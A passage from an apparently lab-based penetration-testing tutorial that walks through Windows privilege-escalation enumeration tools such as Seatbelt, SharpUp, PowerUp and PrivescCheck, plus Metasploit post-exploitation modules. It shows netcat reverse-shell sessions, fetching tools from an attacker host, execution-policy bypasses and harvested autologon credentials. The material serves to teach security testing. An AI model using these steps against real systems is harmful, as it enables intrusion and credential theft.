synchronized by OneDrive, Credential Guard configuration, DNS cache entries, Dot Net versions, DPAPI master keys, Current environment %PATH$ folders, Current environment variables, Explicit Logon events (Event ID 4648) from the security event log, Explorer most recently used files, Recent Explorer "run" commands, FileZilla configuration files, Installed hotfixes, Installed, "Interesting" processes like any defensive products and admin tools, Internet settings including proxy configs and zones configuration, KeePass configuration files, Local Group Policy settings, Non-empty local groups, Local users, whether they're active/disabled, Logon events (Event ID 4624), Windows logon sessions, Locates Living Off The Land Binaries and Scripts (LOLBAS) on the system and other information.

```
impacket-smbserver share $(pwd) -smb2support
copy \\192.168.1.2\share\Seatbelt.exe
Seatbelt.exe -group=all
```




We can run specific commands and to specific groups. Here, we just executed all the commands using all keyword. It started enumerating all the things that we just told you about.

```
c:\Temp>Seatbelt.exe -group=all
Seatbelt.exe -group=all


                        %&&@@@@&&
                        &&&&&&&%%%,                       #&&@@@@@@%%%%%%###############%
                        &%&   %&%%                        &(((((((&%%%%%#%###############
%%%%%%%%%%%%######%%%#%%####%  &%%**#                    @(((((((&%%%%%%###############
#%#%%%%%%%%%#######%#%%#######  %&%,,,,,,,,,,,,,,,,      @(((((((&%%%%%%#%#############
#%#%%%%%%%%%#####%%#%#%%#######  %%%,,,,,,  ,,,   ,,     @(((((((&%%%%%%%%#############
#####%%%#######################  &%%.....  ...   ..      @(((((((&%%%%%%%%#############%
#######%##########%#########  %%%......  ...    ..       @(((((((&%%%%%%#############
###%##%%######################  &%%..............         @(((((((&%%%%%%%%%#############%
#####%######################  %%%..                       @(((((((&%%%%%%%%#############
                        &%&   %%%%%      Seatbelt         %(((((((&%%%%%%%%%############*
                        &%%&&&%%%%%        v1.1.1         ,(((&%%%%%%%%%%%%%%%%%%%,
                         #%%%%##,


====== AMSIProviders ======

====== AntiVirus ======

  Engine                        : Windows Defender
  ProductEXE                    : windowsdefender://
  ReportingEXE                  : %ProgramFiles%\Windows Defender\MsMpeng.exe

====== AppLocker ======

  [*] AppIDSvc service is Stopped

    [*] Applocker is not running because the AppIDSvc is not running

  [*] AppLocker not configured
====== ARPTable ======

Intel(R) 82574L Gigabit Network Connection
Bluetooth Device (Personal Area Network)
Software Loopback Interface 1
  Loopback Pseudo-Interface 1 --- Index 1
    Interface Description : Software Loopback Interface 1
    Interface IPs       : ::1, 127.0.0.1
    DNS Servers         : fec0:0:0:ffff::1%1, fec0:0:0:ffff::2%1, fec0:0:0:ffff::3%1

    Internet Address      Physical Address      Type
    224.0.0.22            00-00-00-00-00-00     Static
    239.255.255.250       00-00-00-00-00-00     Static
```

As clearly visible that when seatbelt enumerated the Auto Logon, it found a set of credentials. It was previously found by WinPEAS as well.

```
                           SeTimeZonePrivilege:  DISABLED
====== UAC ======

  ConsentPromptBehaviorAdmin     : 5 - PromptForNonWindowsBinaries
  EnableLUA (Is UAC enabled?)    : 1
  LocalAccountTokenFilterPolicy  :
  FilterAdministratorToken       :
    [*] Default Windows settings - Only the RID-500 local admin account c
====== UdpConnections ======

  Local Address          PID    Service                 ProcessName
  0.0.0.0:500            3264   IKEEXT                  svchost.exe
  0.0.0.0:3389           672    TermService             svchost.exe
  0.0.0.0:4500           3264   IKEEXT                  svchost.exe
  0.0.0.0:5050           4608   CDPSvc                  svchost.exe
  0.0.0.0:5353           2160   Dnscache                svchost.exe
  0.0.0.0:5355           2160   Dnscache                svchost.exe
  127.0.0.1:1900         8368   SSDPSRV                 svchost.exe
  127.0.0.1:51601        3700   iphlpsvc                svchost.exe
  127.0.0.1:61640        8368   SSDPSRV                 svchost.exe
  192.168.1.17:137       4                              System
  192.168.1.17:138       4                              System
  192.168.1.17:1900      8368   SSDPSRV                 svchost.exe
  192.168.1.17:61639     8368   SSDPSRV                 svchost.exe
====== UserRightAssignments ======

Must be an administrator to enumerate User Right Assignments
====== WindowsAutoLogon ======

  DefaultDomainName              :
  DefaultUserName                : user
  DefaultPassword                : password321
  AltDefaultDomainName           :
  AltDefaultUserName             :
  AltDefaultPassword             :

====== WindowsCredentialFiles ======

  Folder : C:\Users\user\AppData\Local\Microsoft\Credentials\

    FileName     : DFBE70A7E5CC19A398EBF1B96859CE5D
    Description  : Local Credential Data
    MasterKey    : 73c8d297-3d84-4881-8756-add81ff93cad
    Accessed     : 2/20/2021 11:55:40 AM
    Modified     : 2/20/2021 11:55:40 AM
    Size         : 11184
```

## SharpUp

**GitHub Link: SharpUp**

From one C# script to another, we now take a look at the SharpUp script. It was developed by Harmj0y. There is no binary readily available for it as well. But it is possible to build it using a similar process as we did with the Seatbelt. SharpUp imports are various of its functionality from another tool called PowerUp. We will talk in-depth about it later. Again, we will transfer the executable to the target machine using a similar process as we did earlier and run it directly from the terminal. It detects the following:

Modifiable Services, Modifiable Binaries, AlwaysInstallElevated Registry Keys, Modifiable Folders in %PATH%, Modifiable Registry Autoruns, Special User Privileges if any and McAfee Sitelist.xml files.

```
python -m SimpleHTTPServer 80
powershell.exe iwr -uri 192.168.1.2/SharpUp.exe -o C:\Temp\SharpUp.exe
```

```
┌──(root kali)-[~]
└─# nc -lvp 4444
listening on [any] 4444 ...
192.168.1.17: inverse host lookup failed: Unknown host
connect to [192.168.1.2] from (UNKNOWN) [192.168.1.17] 50731
Microsoft Windows [Version 10.0.18362.53]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\user\Downloads>cd c:\Temp
cd c:\Temp

c:\Temp>powershell.exe iwr -uri 192.168.1.2/SharpUp.exe -o C:\Temp\SharpUp.exe
powershell.exe iwr -uri 192.168.1.2/SharpUp.exe -o C:\Temp\SharpUp.exe

c:\Temp>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is C23C-F876

 Directory of c:\Temp

02/20/2021  12:11 PM    <DIR>          .
02/20/2021  12:11 PM    <DIR>          ..
02/20/2021  12:11 PM            26,112 SharpUp.exe
               1 File(s)         26,112 bytes
               2 Dir(s)  48,625,786,880 bytes free

c:\Temp>SharpUp.exe
SharpUp.exe

=== SharpUp: Running Privilege Escalation Checks ===


=== Modifiable Services ===

  Name             : daclsvc
  DisplayName      : DACL Service
  Description      :
  State            : Stopped
  StartMode        : Manual
  PathName         : "C:\Program Files\DACL Service\daclservice.exe"


=== Modifiable Service Binaries ===

  Name             : filepermsvc
  DisplayName      : File Permissions Service
  Description      :
  State            : Stopped
  StartMode        : Manual
  PathName         : "C:\Program Files\File Permissions Service\filepermservice.exe"


=== AlwaysInstallElevated Registry Keys ===

  HKLM:    1
  HKCU:    1
```

## JAWS – Just Another Windows (Enum) Script


## GitHub Link: JAWS

Surfing through one C# binary to another, we are finally attacked by JAWS. It is a PowerShell script for a change. As it was developed on PowerShell 2.0 it is possible to enumerate Windows 7 as well. It can work and detect the following:

Network Information (interfaces, arp, netstat), Firewall Status and Rules, Running Processes, Files and Folders with Full Control or Modify Access, Mapped Drives, Potentially Interesting Files, Unquoted Service Paths, Recent Documents, System Install Files, AlwaysInstallElevated Registry Key Check, Stored Credentials, Installed Applications, Potentially Vulnerable Services, MUICache Files, Scheduled Tasks

Since it is a PowerShell script, you might need to make appropriate changes in the Execution Policy to execute it.

```
powershell.exe -ExecutionPolicy Bypass -File .\jaws-enum.ps1
```




Here, we can see the various MUICache Files that the JAWS extracted with the Stored credentials as well. It also has enumerated the Auto Logon credentials.

```
 ----------------------------------------------------------------
  MUICache Files
 ----------------------------------------------------------------
LangID
C:\Windows\System32\appresolver.dll.FriendlyAppName
C:\Windows\System32\appresolver.dll.ApplicationCompany
C:\Windows\system32\NOTEPAD.EXE.FriendlyAppName
C:\Windows\system32\NOTEPAD.EXE.ApplicationCompany
C:\Windows\System32\msiexec.exe.FriendlyAppName
C:\Windows\System32\msiexec.exe.ApplicationCompany
C:\Windows\Explorer.exe.FriendlyAppName
C:\Windows\Explorer.exe.ApplicationCompany
C:\Windows\System32\fsquirt.exe.FriendlyAppName
C:\Windows\System32\fsquirt.exe.ApplicationCompany
C:\Windows\system32\WFS.exe.FriendlyAppName
C:\Windows\system32\WFS.exe.ApplicationCompany
C:\Windows\system32\explorerframe.dll.FriendlyAppName
C:\Windows\system32\explorerframe.dll.ApplicationCompany
C:\Windows\system32\shell32.dll.FriendlyAppName
C:\Windows\system32\shell32.dll.ApplicationCompany

 ----------------------------------------------------------------
  System Files with Passwords
 ----------------------------------------------------------------


 ----------------------------------------------------------------
  AlwaysInstalledElevated Registry Key
 ----------------------------------------------------------------
AlwaysInstallElevated enabled on this host!AlwaysInstallElevated enabled on this host!
 ----------------------------------------------------------------
  Stored Credentials
 ----------------------------------------------------------------

Currently stored credentials:

    Target: MicrosoftAccount:target=SSO_POP_Device
    Type: Generic
    User: 02yhfdjsciixdodj
    Saved for this logon only

    Target: WindowsLive:target=virtualapp/didlogical
    Type: Generic
    User: 02yhfdjsciixdodj
    Local machine persistence



 ----------------------------------------------------------------
  Checking for AutoAdminLogon
 ----------------------------------------------------------------
The default username is user
The default password is password321
The default domainname is
```

# PowerUp

**GitHub Link: PowerUp**

PowerUp is another PowerShell script that works on enumerating methods to elevate privileges on Windows System. It has an Invoke-AllChecks option that will represent any identified vulnerabilities with abuse functions as well. It is possible to export the result of the scan using -HTMLREPORT flag.

PowerUp detects the following Privileges:


Token-Based Abuse, Services Enumeration and Abuse, DLL Hijacking, Registry Checks, etc.

In order to use the PowerUp, we need to transfer the script to the Target Machine using any method of your choice. Then bypass the Execution Policy in order to execute the script from PowerShell. Then use the Invoke-AllChecks in order to execute the PowerUp on the target machine. We can see it has already provided us with some Unquoted Path Files that can be used to elevate privilege.

```
powershell
powershell -ep bypass
Import-Module .\PowerUp.ps1
Invoke-AllChecks
```

```
C:\Temp>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is C23C-F876

 Directory of C:\Temp

02/20/2021  12:51 PM    <DIR>          .
02/20/2021  12:51 PM    <DIR>          ..
02/20/2021  12:47 PM           600,580 PowerUp.ps1
               1 File(s)        600,580 bytes
               2 Dir(s)  48,613,826,560 bytes free

C:\Temp>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Temp> powershell -ep bypass
powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Temp> Import-Module .\PowerUp.ps1
Import-Module .\PowerUp.ps1
PS C:\Temp> Invoke-AllChecks
Invoke-AllChecks


ServiceName    : unquotedsvc
Path           : C:\Program Files\Unquoted Path Service\Common Files\unquotedp
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=NT AUTHORITY\Authenti
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'unquotedsvc' -Path <HijackPath>
CanRestart     : True
Name           : unquotedsvc
Check          : Unquoted Service Paths

ServiceName    : unquotedsvc
Path           : C:\Program Files\Unquoted Path Service\Common Files\unquotedp
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=NT AUTHORITY\Authenti
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'unquotedsvc' -Path <HijackPath>
CanRestart     : True
```

It has extracted the credentials for the user using the Autorun Executable. It has also provided the Registry key associated with the user.




# Powerless

**GitHub Link: Powerless**

The problem with many legacy Windows machines is that the PowerShell is not accessible and the running of executable files is restricted. But we need to enumerate the possibilities for it as well to elevate privileges. Powerless comes to the rescue here. All you had to do is transfer the batch file to the target machine thought the method of your choice and then execute it. It will work and will provide data about the methods and directories that can be used to elevate privileges on the target machine.

```
C:\Temp>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is C23C-F876

 Directory of C:\Temp

02/20/2021  12:56 PM    <DIR>          .
02/20/2021  12:56 PM    <DIR>          ..
02/20/2021  10:57 AM            12,919 Powerless.bat
               1 File(s)         12,919 bytes
               2 Dir(s)  48,611,540,992 bytes free

C:\Temp>Powerless.bat
Powerless.bat
------ System Info (Use full output in conjunction with windows-e

Host Name:                 DESKTOP-ATNONJ9
OS Name:                   Microsoft Windows 10 Pro
OS Version:                10.0.18362 N/A Build 18362
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:          raj
Registered Organization:
Product ID:                00330-80000-00000-AA032
Original Install Date:     10/14/2020, 11:11:19 AM
System Boot Time:          2/20/2021, 9:54:00 AM
System Manufacturer:       VMware, Inc.
System Model:              VMware7,1
System Type:               x64-based PC
Processor(s):              2 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 158 Stepp
                           [02]: Intel64 Family 6 Model 158 Stepp
BIOS Version:              VMware, Inc. VMW71.00V.16221537.B64.20
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume2
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC-08:00) Pacific Time (US & Canada)
Total Physical Memory:     4,095 MB
Available Physical Memory: 1,612 MB
Virtual Memory: Max Size:  5,503 MB
Virtual Memory: Available: 1,783 MB
Virtual Memory: In Use:    3,720 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    WORKGROUP
Logon Server:              \\DESKTOP-ATNONJ9
Hotfix(s):                 3 Hotfix(s) Installed.
                           [01]: KB4493478
```

## Privesccheck

**GitHub Link: Privesccheck**

This is another PowerShell script that enumerates common Windows configuration issues that can be used for local privilege escalation. It can also work as an excellent post-exploitation tool. This tool was designed to help

security consultants identify potential weaknesses on Windows machines during penetration tests and Workstation/VDI audits. It was designed to be able to enumerate quickly and without using any third-party tools. It doesn’t have too much dependencies. It is suitable to be used in the environments where AppLocker or any other Application Whitelisting is enforced. It also doesn’t use the WMI as it can be restricted to admin users. To use it, we transfer the script file to the target machine with the method of your choosing. Then bypass the execution policy and run it.

```
powershell -ep bypass -c ". .\PrivescCheck.ps1; Invoke-PrivescCheck"
```

```
┌──(root kali)-[~]
└─# nc -lvp 4444
listening on [any] 4444 ...
192.168.1.17: inverse host lookup failed: Unknown host
connect to [192.168.1.2] from (UNKNOWN) [192.168.1.17] 49697
Microsoft Windows [Version 10.0.18362.53]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\user\Downloads>cd c:\Temp
cd c:\Temp

c:\Temp>powershell -ep bypass -c ". .\PrivescCheck.ps1; Invoke-PrivescCheck"
powershell -ep bypass -c ". .\PrivescCheck.ps1; Invoke-PrivescCheck"
+------+-----------------------------------------------------+------+
| TEST | USER > Privileges                                   | VULN |
+------+-----------------------------------------------------+------+
| DESC | List the privileges that are associated to the      |      |
|      | current user's token. If any of them can be leveraged |    |
|      | to somehow run code in the context of the SYSTEM     |      |
|      | account, it will be reported as a finding.          |      |
+------+-----------------------------------------------------+------+
[!] Not vulnerable.


+------+-----------------------------------------------------+------+
| TEST | USER > Environment Variables                        | INFO |
+------+-----------------------------------------------------+------+
| DESC | List the environment variables of the current process |    |
|      | and try to identify any potentially sensitive       |      |
|      | information such as passwords or API secrets. This  |      |
|      | check is simply based on keyword matching and might |      |
|      | not be entirely reliable.                           |      |
+------+-----------------------------------------------------+------+
[!] Nothing found.


+------+-----------------------------------------------------+------+
| TEST | SERVICES > Non-default Services                     | INFO |
+------+-----------------------------------------------------+------+
| DESC | List all registered services and filter out the ones |     |
|      | that are built into Windows. It does so by parsing  |      |
|      | the target executable's metadata.                   |      |
+------+-----------------------------------------------------+------+
[*] Found 8 result(s).


Name        : daclsvc
DisplayName : DACL Service
ImagePath   : "C:\Program Files\DACL Service\daclservice.exe"
User        : LocalSystem
StartMode   : Manual
```

We can see that it is targeting different services and trying to test if they are vulnerable or not. It is also checking that service with different users, Access Rights. It also checks if the current user is able to access that particular service or not.

```
+------+-------------------------------------------------------+------+
| TEST | SERVICES > SCM Permissions                            | VULN |
+------+-------------------------------------------------------+------+
| DESC | Interact with the Service Control Manager (SCM) and   |      |
|      | check whether the current user can modify any         |      |
|      | registered service.                                   |      |
+------+-------------------------------------------------------+------+
[*] Found 1 result(s).


Name              : daclsvc
ImagePath         : "C:\Program Files\DACL Service\daclservice.exe"
User              : LocalSystem
AccessRights      : QueryConfig, ChangeConfig, QueryStatus, EnumerateDependents, Start, Stop,
IdentityReference : Everyone
Status            : Stopped
UserCanStart      : True
UserCanRestart    : True




+------+-------------------------------------------------------+------+
| TEST | SERVICES > Registry Permissions                       | VULN |
+------+-------------------------------------------------------+------+
| DESC | Parse the registry and check whether the current user |      |
|      | can modify the configuration of any registered        |      |
|      | service.                                              |      |
+------+-------------------------------------------------------+------+
[*] Found 1 result(s).


Name              : regsvc
ImagePath         : "C:\Program Files\Insecure Registry Service\insecureregistryservice.exe"
User              : LocalSystem
ModifiablePath    : HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\regsvc
IdentityReference : NT AUTHORITY\INTERACTIVE
Permissions       : {WriteOwner, Delete, ReadControl, ReadData/ListDirectory ... }
Status            : Stopped
UserCanStart      : True
UserCanRestart    : True
```

At last, it can generate a report for all the scanning it did. This report sorts the different vulnerabilities based on the risk and it tells if the application or service was found too vulnerable or not.

```
                        ~~~ PrivescCheck Report ~~~
 KO  | Med.  | APPS > Modifiable Startup Apps → 1 result(s)
 KO  | Med.  | APPS > Modifiable Apps → 2 result(s)
 OK  | None  | CONFIG > WSUS Configuration
 KO  | High  | CONFIG > AlwaysInstallElevated → 2 result(s)
 OK  | None  | CONFIG > SCCM Cache Folder
 KO  | High  | CONFIG > PATH Folder Permissions → 2 result(s)
 OK  | None  | CREDS > SAM/SYSTEM Backup Files
 NA  | None  | CREDS > Credential Manager (web)
 OK  | None  | CREDS > GPP Passwords
 KO  | Med.  | CREDS > WinLogon → 1 result(s)
 NA  | None  | CREDS > Credential Manager
 KO  | Med.  | CREDS > Unattend Files → 1 result(s)
 NA  | Info  | HARDENING > LSA protections → 4 result(s)
 KO  | Med.  | HARDENING > BitLocker → 1 result(s)
 NA  | Info  | MISC > Hijackable DLLs → 2 result(s)
 OK  | None  | SCHEDULED TASKS > Unquoted Path
 OK  | None  | SCHEDULED TASKS > Binary Permissions
 NA  | Info  | SERVICES > Non-default Services → 8 result(s)
 KO  | High  | SERVICES > SCM Permissions → 1 result(s)
 KO  | High  | SERVICES > Registry Permissions → 1 result(s)
 KO  | High  | SERVICES > Binary Permissions → 1 result(s)
 KO  | High  | SERVICES > Unquoted Path → 1 result(s)
 KO  | Med.  | UPDATES > System up to date? → 1 result(s)
 OK  | None  | USER > Privileges
 NA  | None  | USER > Environment Variables
ARNING: To get more info, run this script with the option '-Extended'.
```

## Metasploit: Windows-Exploit-Suggester

Now that we have different tools and scripts discussed we can turn them over to the Metasploit. There are moments where instead of a base shell you have yourself a meterpreter shell. This is where we can use the in-built post-exploitation module to enumerate various methods to elevate privilege on the target system.

```
msf6 > use post/multi/recon/local_exploit_suggester
msf6 post(multi/recon/local_exploit_suggester) > set session 1
session ⇒ 1
msf6 post(multi/recon/local_exploit_suggester) > exploit

[*] 192.168.1.17 - Collecting local exploits for x64/windows ...
[*] 192.168.1.17 - 24 exploit checks are being tried ...
[+] 192.168.1.17 - exploit/windows/local/always_install_elevated: The target is vulnerable.
[+] 192.168.1.17 - exploit/windows/local/bypassuac_dotnet_profiler: The target appears to be vulnerable.
[+] 192.168.1.17 - exploit/windows/local/bypassuac_sdclt: The target appears to be vulnerable.
[+] 192.168.1.17 - exploit/windows/local/cve_2020_0787_bits_arbitrary_file_move: The target appears to be v
[+] 192.168.1.17 - exploit/windows/local/cve_2020_0796_smbghost: The target appears to be vulnerable.
```

## Metasploit: Sherlock

Sherlock is one of the oldest scripts that were so extensively used that Metasploit decided to include it in its post-exploitation framework. It requires PowerShell. When you do have the meterpreter on the target machine, use the load powershell command to get the PowerShell properties on that particular shell. Then use the import

function to run the Sherlock on that meterpreter session. It will run and scan the target machine for vulnerabilities and return the ones that are most probable to work to elevate privileges. It will return CVE details of the exploits as well.

```
load powershell
powershell_import /root/Sherlock.ps1
powershell_execute "find-allvulns"
```


```
meterpreter > load powershell
Loading extension powershell ... Success.
meterpreter > powershell_import /root/Sherlock.ps1
[+] File successfully imported. No result was returned.
meterpreter > powershell_execute "find-allvulns"
[+] Command execution completed:
ERROR: Get-Item : Cannot find path 'C:\Windows\system32\atmfd.dll' because it c
ERROR:
ERROR: At line:31 char:29
ERROR: +     $VersionInfo = (Get-Item <<<<  $FilePath).VersionInfo
ERROR:     + CategoryInfo          : ObjectNotFound: (C:\Windows\system32\atmfc
ERROR:     + FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands
ERROR:


Title      : User Mode to Ring (KiTrap0D)
MSBulletin : MS10-015
CVEID      : 2010-0232
Link       : https://www.exploit-db.com/exploits/11199/
VulnStatus : Not supported on 64-bit systems

Title      : Task Scheduler .XML
MSBulletin : MS10-092
CVEID      : 2010-3338, 2010-3888
Link       : https://www.exploit-db.com/exploits/19930/
VulnStatus : Not Vulnerable

Title      : NTUserMessageCall Win32k Kernel Pool Overflow
MSBulletin : MS13-053
CVEID      : 2013-1300
Link       : https://www.exploit-db.com/exploits/33213/
VulnStatus : Not supported on 64-bit systems

Title      : TrackPopupMenuEx Win32k NULL Page
MSBulletin : MS13-081
CVEID      : 2013-3881
Link       : https://www.exploit-db.com/exploits/31576/
VulnStatus : Not supported on 64-bit systems

Title      : TrackPopupMenu Win32k Null Pointer Dereference
MSBulletin : MS14-058
CVEID      : 2014-4113
Link       : https://www.exploit-db.com/exploits/35101/
VulnStatus : Not Vulnerable

Title      : ClientCopyImage Win32k
MSBulletin : MS15-051
CVEID      : 2015-1701, 2015-2433
Link       : https://www.exploit-db.com/exploits/37367/
VulnStatus : Not Vulnerable
```

## Metasploit: WinPEAS/SharpUp/Seatbelt

In the scenario, where you have the meterpreter on the target machine and you want to run the best tools such as Seatbelt or SharpUp or WinPEAS, you can do that by following this procedure. We will create a directory. Then

use the upload command to transfer the induvial script or executables. Then just pop the cmd using the shell command. This will enable you to execute the executables or scripts directly on the system.

```
mkdir privs
cd privs
upload /root/Downloads/Seatbelt.exe
upload /root/Downloads/SharpUp.exe
upload /root/Downloads/WinPEAS.exe
shell
WinPEAS.exe
SharpUp.exe
Seatbelt.exe
```



